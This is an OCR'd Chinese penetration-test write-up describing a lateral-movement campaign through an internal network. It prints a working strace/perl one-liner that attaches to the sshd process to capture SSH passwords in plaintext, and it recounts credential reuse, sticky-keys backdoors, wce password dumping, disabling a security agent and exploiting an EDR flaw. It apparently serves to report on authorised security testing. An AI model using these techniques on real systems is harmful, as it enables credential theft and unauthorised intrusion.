


先登录第一个终端，使用命令对ssh进行监听，因为比较懒就不破解xshell得配置文件（其实是没破出来，只能这样了），读取密码。

```
strace -xx -fp `cat /var/run/sshd.pid` 2>&1| grep --line-buffered -P
'write\(\d, "\\x00' | perl -lne '$|++; @F=/"\s*([^"]+)\s*"/g;for (@F)
{tr/\\x//d}; print for @F'|grep --line-buffered -oP '.{8}\K([2-7]
[0-9a-f])*$'|grep --line-buffered -v '^64$'|perl -pe 's/([0-9a-f]{2})/
chr hex $1/gie'
```


然后再登录一次终端，第一次登录的终端上即可获取到ssh的登录密码。


接着得到Linux的D 密码btscxxx!IZXC，根据上面的情况盲猜有一大片Linux机器也是一样。继续漫长的跑密码。



陆续又收割20多台Linux服务器，但还是有一批windows服务器没访问上去，作为二十一世纪安服仔的希望本着要打就打满分，果断登录进去看看到底是何方神圣，居然能访问，但密码不对？？


登录上来，很快啊，作为一个20岁的老师傅，下意识我一个闪电五连鞭（五下shift），啪，弹出一个黑框框。卧槽果然有前人搞过，再瞄了瞄资产列表登陆不上的基本都是win2003，统一都这样的方式进行提权加账号，win2003的使用wce dump明文密码，接着针对这批2003跑一波，啪搞定。





再回过头想了想，好像刚开始拿的有几台主机上，安装了深xx的edr，恰好是那几天刚出来的，果断尝试一下。

啊这，root权限出来了。。我还费力打了半天其他机器，直接打edr供应链下发update不就完事。。



打完收工，传统武术讲的是点到为止，这时内网已经彻底沦陷了(主要供应链攻击我不会啊-3-)，如果我再发力，这内网可扛不住我的洪荒之力，安服仔握着我的手，激动的表示俺就是他的再生父母，我说老弟能不能打赏一百块，这都耽误我一天工时，他说下次一定，我说年轻人不讲武德，我大意了没有闪，小伙子耗子为汁。我是一名普通的丑团骑手，每天奔波在寒风中。我不来，你焦虑、担心。我来，你释怀、欣喜。我不接电话，你怀疑、恼怒、惶恐。我接，你安心、淡然，大概这就是爱情吧。

总结回顾

1.先对外网整体资产进行探测、整理

2.针对1009端口进行测试发现存在java rmi漏洞，利用该漏洞反弹进入，获得内网机器一台

3.获取当前机器上的明文密码A，K掉安全狗，lcx转发，连入目标机器RDP，利用明文密码A获取多台同Windows密码主机。

4.发现8uftp直通靶机主站，传入一句话连入，同时使用星号密码查看器获取8uftp的密码B，利用明文密码B获取多台同Windows密码主机

5.通过conn.asp获取到数据库密码C，执行命令反弹获取靶机系统权限，利用明文密码C获取多台同密码主机

6.重新梳理回到当前获得主机权限的机器上寻找面包屑，找到有一台机器管理员曾用来管理过linux，抓取linux密码，获得密码D，利用明文密码D获取多台同密码Linux主机

7.对当前不能登录的主机尝试五下shift键，发现已经有被入侵的痕迹，利用前人的路径，进入，获得明文密码E，再获取多台Windows2003机器

8.最后利用深x的edr rce把该edr应用权限拿下。